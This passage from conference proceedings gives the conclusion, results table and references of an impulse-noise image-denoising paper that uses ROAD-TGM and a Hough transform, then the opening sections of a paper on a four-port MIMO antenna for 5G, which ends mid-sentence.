As previously stated, there are a variety of techniques available for denoise a noisy image. These methods work in two stages: (i) detecting noisy pixels and (ii) restoring noisy pixels. However, we've seen that certain damaged pixels aren't picked during the identification stage, and they remain corrupted. We employed the Hough transform technique to find the remaining pixel. In the proposed technique, first we use ROAD and TGM method to identify damaged pixels, after applying ROAD and trimmed global filter, we used Hough transform method which forms lines on denoised image and fill those pixels by calculating mean of uncorrupted pixel. Using Hough transform, we first create lines between corrupted pixels on a denoised image, where yellow representing the line's start and red representing the line's end. The lines themselves are green, with the longest line being shown in blue, as seen in Fig. 3e. We calculate the mean of the denoised image after creating lines and fill those pixels with the mean of uncorrupted pixels. Standard image dataset used to explain the restoration process.

For the dataset, we are using standard 512 * 512, 8-bit grayscale TIFF images of Zelda, walkbridge, and pentagon for simulation (shown in Fig. 1). Original images are corrupted with different level of noise range from 0.20 to 0.60. Figure 2 representing work flow of proposed method for restoration.




Fig. 1 Original grayscale image dataset. **a** Zelda image, **b** Walkbridge image, and **c** Pentagon image

4 Results and Discussion

For algorithm analysis standard grayscale images are used. Initially images are affected by impulse noise ranging 20% noise to 60% noise. To understand the process with an example Figs. 4a, 5a, 6a, 7a, 8a and 9a, original images are corrupted by different noise level. Figure 4b affected by 20% noise, Fig. 5b is affected by 40% noise, Fig. 6b is affected by 60% noise, Fig. 7b is affected by 20% noise, Fig. 8b affected by 40% noise, Fig. 9b is affected by 60% noise level, and Figs. 4c, 5c, 6c, 7c, 8c and 9c are restored images. The performance of noise removal algorithms is evaluated by Peak signal to noise ratio (PSNR) value on the bases of visual outcomes and quantitative parameters.

Table 1 gives the PSNR values obtained after applying the proposed technique to the corrupted images. The suggested technique produces a maximum PSNR of 37.25 dB in the pentagon image when there is 20% noise. When 40 and 60% noise is introduced to the pentagon image, the proposed approach produces a maximum PSNR of 32.25 and 28.23 dB, respectively. This demonstrates that, when compared to comparable filters, the suggested method performs well.

5 Conclusion

A two-stage ROAD-Hough denoising algorithm has been suggested to alleviate the performance concerns associated with existing denoising algorithms. The suggested technique first uses ROAD-TGM to detect the noisy pixel and then denoise the image.

After denoising, the corrupted pixels that were left unselected at the initial step are detected, and straight lines are drawn using the Hough transform method. These lines are used to fill the corrupted pixel with the mean of the uncorrupted pixel. On the basis of PSNR parameters, the suggested approach has shown increased performance. This




Fig. 2 Flowchart representing work flow of proposed method for restoration

work can be expanded in the future by bringing the restored value true to the actual value in order to preserve more details.




Fig. 3 Image restoration process with ROAD and Hough transform. In Fig. 3. **a** is the original Zelda image without any noisy, **b** image corrupted with 40% noise, **c** image after ROAD-TGM denoising, **d** image with remaining pixel after denoising, **e** image with lines created by Hough transform, and **f** final restored image




Fig. 4 **a** Original image of pentagon, **b** image corrupted by 20% noise level, and **c** restored image




Fig. 5 **a** Original image of pentagon, **b** image corrupted by 40% noise level, and **c** restored image




Fig. 6 **a** Original image of pentagon, **b** image corrupted by 60% noise level, and **c** restored image




Fig. 7 **a** Original image of Bridge, **b** image corrupted by 20% noise level, and **c** restored image




Fig. 8 **a** Original image of Bridge, **b** image corrupted by 40% noise level, and **c** restored image




Fig. 9 **a** Original image of Bridge, **b** image corrupted by 60% noise level, and **c** restored image

Table 1 Comparison of denoising results in PSNR for images corrupted with different noise level

Noise level	Pentagon image			Bridge image		
	20%	40%	60%	20%	40%	60%
Median Filter [16]	28.29	25.16	23.41	25.04	22.17	19.36
PSMF [20]	29.18	26.19	23.87	26.33	22.75	19.73
ACWM [15]	30.23	26.84	23.51	27.08	23.23	19.27
IMF [21]	30.42	26.93	23.72	27.05	23.88	19.74
ROAD-EPR [15]	30.35	27.06	25.00	27.42	24.52	20.04
Proposed	37.25	32.25	28.23	28.95	25.15	22.59

References

1. Russo F (2004) Impulse noise cancellation in image data using a two-output nonlinear filter. Meas J Int Meas Confed 36(3–4):205–213
2. Chaitanya NK, Sreenivasulu P (2014) Removal of salt and pepper noise using advanced modified decision based unsymmetric trimmed median filter. In: 2014 international conference on electronics and communication systems, ICECS 2014

3. Singh A, Sethi G, Kalra G (2021) Amalgamation of ROAD-TGM and progressive PCA using performance booster method for detail persevering image denoising. Multimed Tools Appl. https://doi.org/10.1007/s11042-021-11426-6
4. Mandal JK, Sarkar A (2010) A novel modified directional weighted median based filter for removal of random impulse noise (MDWMF). In: Proceedings of 2010 International Symposium Electronic System Design, ISED 2010, pp 230–234
5. Singh A, Sethi G, Kalra GS (2020) Spatially adaptive image denoising via enhanced noise detection method for grayscale and color images. IEEE Access 8:112985–113002
6. Lu CT, Chen YY, Wang LL, Chang CF (2016) Removal of salt-and-pepper noise in corrupted image using three-values-weighted approach with variable-size window. Pattern Recognit. Lett. 80:188–199
7. Nasimudeen A, Nair MS, Tatavarti R (2012) Directional switching median filter using boundary discriminative noise detection by elimination. Signal Image Video Process 6(4):613–624
8. Vlasov YA, McNab SJ (2006) Coupling into the slow light mode in slab-type photonic crystal waveguides. Opt Lett 31(1):50
9. Buades A, Coll B, Morel JM (2010) Image denoising methods. A new nonlocal principle. SIAM Rev 52(1):113–147
10. Shikkenawis G, Mitra SK (2016) 2D orthogonal locality preserving projection for image denoising. IEEE Trans Image Process 25(1):262–273
11. Irum I, Sharif M, Raza M, Mohsin S (2015) A nonlinear hybrid filter for salt & pepper noise removal from color images. J Appl Res Technol 13(1):79–85
12. Li Z, Cheng Y, Tang K, Xu Y, Zhang D (2015) A salt & pepper noise filter based on local and global image information. Neurocomputing 159(1):172–185
13. Her MG, Karkoub M, Chen JM (2008) Design and application of a low cost visual tracking system. Aust J Electr Electron Eng 4(2):191–200
14. Thomas P, Price B, Paine C, Richards M (2002) Remote electronic examinations: Student experiences. Br J Educ Technol 33(5):537–549
15. Kalra GS, Singh S (2016) Efficient digital image denoising for gray scale images. Multimed Tools Appl 75(8):4467–4484
16. Nodes T, Gallagher N (1982) Median filters: some modifications and their properties. IEEE Trans Acoust Speech Signal Process 30(5):739–746
17. Noor A et al (2020) Median filters combined with denoising convolutional neural network for Gaussian and impulse noises. Multimed Tools Appl. https://doi.org/10.1007/s11042-020-08657-4
18. Singh A, Sethi G, Kalra G (2020) Spatially adaptive image denoising via enhanced noise detection method for grayscale and color images. IEEE Access. 1–1. https://doi.org/10.1109/ACCESS.2020.3003874
19. Ko S-J, Lee YH (1991) Center weighted median filters and their applications to image enhancement. IEEE Trans Circuits Syst 38(9):984–993
20. Wang Z, Zhang D (1999) Progressive switching median filter for the removal of impulse noise from highly corrupted images. IEEE Trans Circuits Syst II Analog Digit Signal Process 46(1):78–80
21. Erkan U, Thanh DNH, Hieu LM, Enginoglu S (2019) An iterative mean filter for image denoising. IEEE Access 7:167847–167859
22. Buades A, Coll B, Morel JM (2010) Image denoising methods. A new nonlocal principle. SIAM Rev 52(1):113–147
23. Hwang H, Haddad R (1995) Adaptive median filters: new algorithms and results. IEEE Trans Image Proces 4(4):499–502

Modern Four-Port MIMO Antenna Design Using Bended Curves for 5G Communications

Kolli Venkatrao, Yadavalli Sai Sundara Sriramam, N. Suguna, Nalini Prasad Tirumani, Ch. Rama Krishna, and Ch. Murali Krishna

Abstract In this paper, modern four-port Multiple-Input Multiple-Output (MIMO) antenna design using bended curves for 5G communications is presented. The overall dimensions ($L_{\text{sub}} \times W_{\text{sub}} \times H$) of the antenna are about 19.5 mm × 19.5 mm × 1.575 mm on Rogers RT/Duroid 5880 substrate with dielectric constant of 2.2 and loss tangent of 0.009. A similar four-element MIMO antenna is designed, and to enhance the parameters of the antenna, circular arcs are loaded. The proposed design can obtain a frequency range from 27.65 to 36.98 GHz which supports 5G communication. The proposed antenna covers an impedance bandwidth (IBW) of 9.33 GHz, and the resonant frequency is 34.60 GHz. The overall peak gain of the antenna is 6.93 dB. Some of the antenna parameters such as envelope correlation coefficient (ECC) < 0.0004, diversity gain (DG) ≈ 10 dB, total active reflection coefficient (TARC) < 0.38, channel capacity loss (CCL) <0 .2 bits/Hz and mean effective gain (MEG) is varied in between – 2.80 to – 4 dB. By using HFSS software, the proposed design is designed and simulated.

Keywords MIMO · Bended curves · Compact size · 5G · ECC · DG · TARC · CCL · MEG · Radiation efficiency

K. Venkatrao · Y. S. S. Sriramam · N. P. Tirumani
S.R.K.R. Engineering College, Bhimavaram, Andhra Pradesh 534204, India
e-mail: naliniprasad@srkrec.ac.in

N. Suguna
School of Electronics Engineering, VIT University, Vellore 632014, India

Ch. Rama Krishna
Vishnu Institute of Technology, Bhimavaram, Andhra Pradesh 534202, India

Ch. Murali Krishna (✉)
BITS PILANI, Hyderabad, Telangana 500078, India
e-mail: krishnasri780@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_59

1 Introduction

As there is a huge development in the communication system, there is a huge demand for the wideband communication. For designing an antenna, the factors that should be in consideration are the size of the antenna, gain details, low cost and wide range of frequency [1]. Wide range antennas are answerable for all these requirements as it is used to measure the A/F ratio over a wider range of frequencies that relatively uses for broad range of communication. When the bandwidth exceeds the coherence bandwidth of a channel, it is termed as the wide bandwidth. At all frequencies, bandwidth is limited. It carries the more information in broad range. As the network increases, there is a huge demand for the 5G generation [2]. 3G defines the data rates measured in kilobits per second. 4G supports the data rates as the megabits per second and 5G promise the data rates of tenfold increase. 5G has an increase in bandwidth and it supports the large Internet of Things. It has a large mobile broadband. 5G enables the consumers to connect virtually together, and it has very high capacity. The response time of this 5G is faster, the speed is up to 10Gbit/s and connectivity is ubiquitous, and it has a wide range of applications. 5G is used for high data rate and has wide range of frequency a single antenna is not able to transmit such a high frequency so, MIMO is taken into the existence. Multiple-Input and Multiple-Output [3] is an antenna which is primarily for wireless systems as which multiple antennas employed for both the source and destination in this a single MIMO antenna will carry out. At the end circuit combined to minimize the errors, it improves the transmission capacity by enabling information to transmit over many paths at same time, speed of data should be optimized. Congestion is less. For wide bandwidth communication, MIMO has a large demand. MIMO systems without the need of extra power and bandwidth, it has higher data rate. For point-to-point communication, intersatellite links mm wave bands are included.


With the advancement in the 5G network, new designs are invented for the 5G applications. In this design [4], for mm wave 5G applications, MIMO antenna array which is infinity shell shaped was designed in which the frequency range supports the 5G communication. MIMO antenna is designed with [5], dimension of 30 mm $\times$ 30 mm and the gain is 6.1 dBi. For sub 6, 28 and 38 GHz applications, a compact hepta-band mode composite antenna is presented in IEEE transactions on antennas and propagations. 2 $\times$ 4 size two slot antenna arrays are implemented in SIW sections in 28 and 38 GHz for radiation. MIMO antenna was designed for enabling technology 4 port MIMO antenna which is 30 mm $\times$ 35 mm $\times$ 0.76 mm with defected ground structure [7], and its frequency ranges from 25.5 to 29.6 GHz, and the envelope correlation coefficient is less than 0.01 for 5G millimetre wave applications. For wearable applications [7], a MIMO antenna which is electromagnetic band gap 5 $\times$ 5 cell backed millimetre wave is presented. The antenna operates at the ISM and the wearable applications. The gain is about 6dBi, the ECC is low as the 0.24,the diversity gain is of 9.7 dB and bending and on-body worn scenarios have a good performance. In this paper MIMO [8], antenna which is integrated LTE and millimetre wave 5G was presented with an operating frequency of 5.29–6.12 GHz (LTE 46 and 47 bands), and 26–29.5 GHz (5G mm wave) is presented for 4G/5G wireless terminals. In this paper [9], for the cloud data centres in smart microgrid, real-time energy management is presented. In this article [10], for the future 5G smart phones, a MIMO antenna array which is the eight-element side edged framed with 150 mm × 75 mm × 0.8 mm dimensions which operates at 3.25–3.65 GHz and the efficiency is of 58–72%. In this article [11], for 5G smartphone applications, an eight-element MIMO array antenna which has high isolation which operates at 3.3–3.6 GHz in which enhanced isolation of 15 dB and ECC is less than 0.15, and efficiencies are higher than 40%. As there is a huge increase in the communication system, the applications for this also increasing as in this article [12], for 5G mobile terminals, a high-performance MIMO antenna is designed. It attains 200 MHz of bandwidth and an isolation <−13 dB. It has about 2.7 times of the 2 × 2 MIMO antenna. In this article [13], for the 5G applications, MIMO antenna which is high isolation millimetre wave wideband is presented. High isolation is achieved and also it is designed for the wireless communications. The design [14] configuration contains an antenna array with diamond ring slot element for the 5G massive MIMO systems which operates at a frequency range from 3.3 to 3.9 GHz and used for diversity applications. An 8 port MIMO [15] array antenna is implemented for the 5G mobile communications which has desired ECC and effectiveness in proposed design.


In this paper, compact planar four-element tree-shaped MIMO antenna has been designed on Rogers RT/Duroid 5880 substrate material with overall size of 19.5 mm × 19.5 mm × 1.575 mm for 5G applications allocated by FCC standards. Section 2 describes the design methodology and generation of MIMO antenna configuration. Section 3 discusses the performance characteristics of simulated antennas in terms of electrical, far–field reports, current analysis and MIMO parameters. Finally, this work is concluded in Sect. 4.

2 Proposed Antenna Design Methodology

Figure 1 shows the closely spaced four-element tree-shaped monopole antennas are printed on one side of the Rogers RT/Duroid 5880 substrate material having dielectric constant of 2.2, loss tangent 0.009 and its thickness 1.575 mm and other side is printed with conducting copper layer as ground. Overall compact size of the proposed antenna ($L_{sub} \times W_{sub} \times h$) is 19.5 mm × 19.5 mm × 1.575 mm. This proposed four-element MIMO antenna is evolved from conventional monopole antenna in initial step. After that, this conventional monopole is modified into circular arcs loaded on monopole element for improving impedance bandwidth (IBW), fractional bandwidth (FBW) as step 2. Implementation of this proposed MIMO antenna from conventional design is illustrated in Fig. 2. Geometrical parameters represented on these structures are represented in Table 1.

Fig. 1 Four-element closely spaced tree-shaped MIMO antenna





(a) Conventional (b) Tree shape (c) 4 – port MIMO

Fig. 2 Evaluation of proposed antenna from conventional structure

Table 1 Geometrical dimensions of designed antennas (units: mm)

L_s	W_s	L_f	W_f	L_m	W_m	R_1	R_2	R_3	R_4	L_{sub}	W_{sub}	H	G
10	9	4	2.5	4.5	0.8	1.75	1.25	1	0.8	19.5	19.5	1.575	0.5

3 Results and Discussion

Proposed compact four-port MIMO antenna has been designed, simulated and analysed using ANSYS electromagnetic (EM) computational high-frequency structure simulator (HFSS) 17.2 version. Performance of designed antennas has been analysed in terms of reflection coefficient (S_{11}), voltage standing wave ratio (VSWR), far–field characteristics and current analysis of proposed antenna.

Figure 3 shows the reflection coefficient characteristics of designed antennas such as conventional monopole antenna, tree-shaped planar antenna and proposed four-element MIMO antenna. Conventional antenna resonates at 28.30 GHz, which covers bandwidth from 26.19 to 30.48 GHz. Impedance bandwidth (IBW) and fractional bandwidth (FBW) of conventional structure are 4.29 GHz and 15.15%. This bandwidth coverage is not much sufficient for 5G applications, which are allocated by federal communication commission (FCC) ranges from 26 to 40 GHz. In order to improve the performance of simple monopole, antenna has been loaded with bended circular arcs curves with thickness of 0.5 mm and is named as tree-shaped monopole antenna. Optimized geometries of suggested model are included in Table 1. This suggested structure covers bandwidth from 27.65 to 36.98 GHz, which attains IBW and FBW are 9.33 GHz and 28.87%. Without need of extra power and bandwidth, high data rate and higher reliability can be provided by implementing four-port Multiple-Input Multiple-Output (MIMO) antenna arranged in orthogonal facing to each structure as given in Fig. 2c. This proposed MIMO antenna obtains impedance bandwidth of 9.70 GHz covers from 27.24 to 36.94 GHz. Fractional bandwidth of this proposed antenna is 30.22%. Designed analysis parameters of conventional, tree shape and proposed four-element MIMO are illustrated in Table 2. Another significant electrical characteristic is VSWR, which shows the impedance matching condition over the operating frequency range. Ideally, VSWR is ranging from 1 to infinity but practically VSWR is considered lower than marginal value of 2. Figure 4 shows the VSWR characteristics representation of designed antennas. Figure 5 shows the insertion loss (S12) characteristics of proposed four-port MIMO antenna. Mutual coupling between antennas is observed in Fig. 5. It is noticed that the insertion loss is greater than −18 dB, and it offers the greater mutual coupling reduction between antennas.




Fig. 3 S_{11} characteristics of simulated antennas

Table 2 Parameters summary of designed antennas

S. No.	Antenna	f_L, GHz	f_H, GHz	IBW, GHz	f_c, GHz	FBW, %
1	Conventional	26.19	30.48	4.29	28.30	15.15
2	Tree shape	27.65	36.98	9.33	32.31	28.87
3	Four-port MIMO	27.24	36.94	9.70	32.09	30.22




Fig. 4 VSWR characteristics of simulated antennas




Fig. 5 Insertion loss characteristics of simulated antennas

Figure 6 shows the 3D polar plots of designed antennas at centre frequencies. Peak gain at the centre frequency of simple monopole antenna is 4.77 dBi. Tree-shaped monopole antenna attains peak gain of 6.21, and 6.93 dBi is achieved for proposed four-element MIMO antenna at centre frequency 32.09 GHz. Figure 7 shows the simulated radiation patterns of proposed four-port MIMO antenna at 30.90 and 34.60 GHz on two principle planes which are elevation (E) and azimuthal (H) plane.

Figures 8 and 9 show the surface current distribution of proposed MIMO antenna at two resonant frequencies 30.90 and 34.60 GHz within the operating band for each and every individual element, respectively. From Figs. 8 and 9, surface current is more concentrated at the loaded circular arcs, and it is showing that current offering at the semi-circular arcs is more significant in 5G mm—wave spectrum.

Performance of MIMO antennas are computed and analysed in terms of envelope correlation coefficient (ECC), diversity gain (DG), total active reflection coefficient (TARC), channel capacity loss (CCL) and mean effective gain (MEG).

i. ECC determines the mutual coupling between antennas. Ideally, ECC is 0 but practically ECC < 0.5 is acceptable [16] and these characteristics are shown in

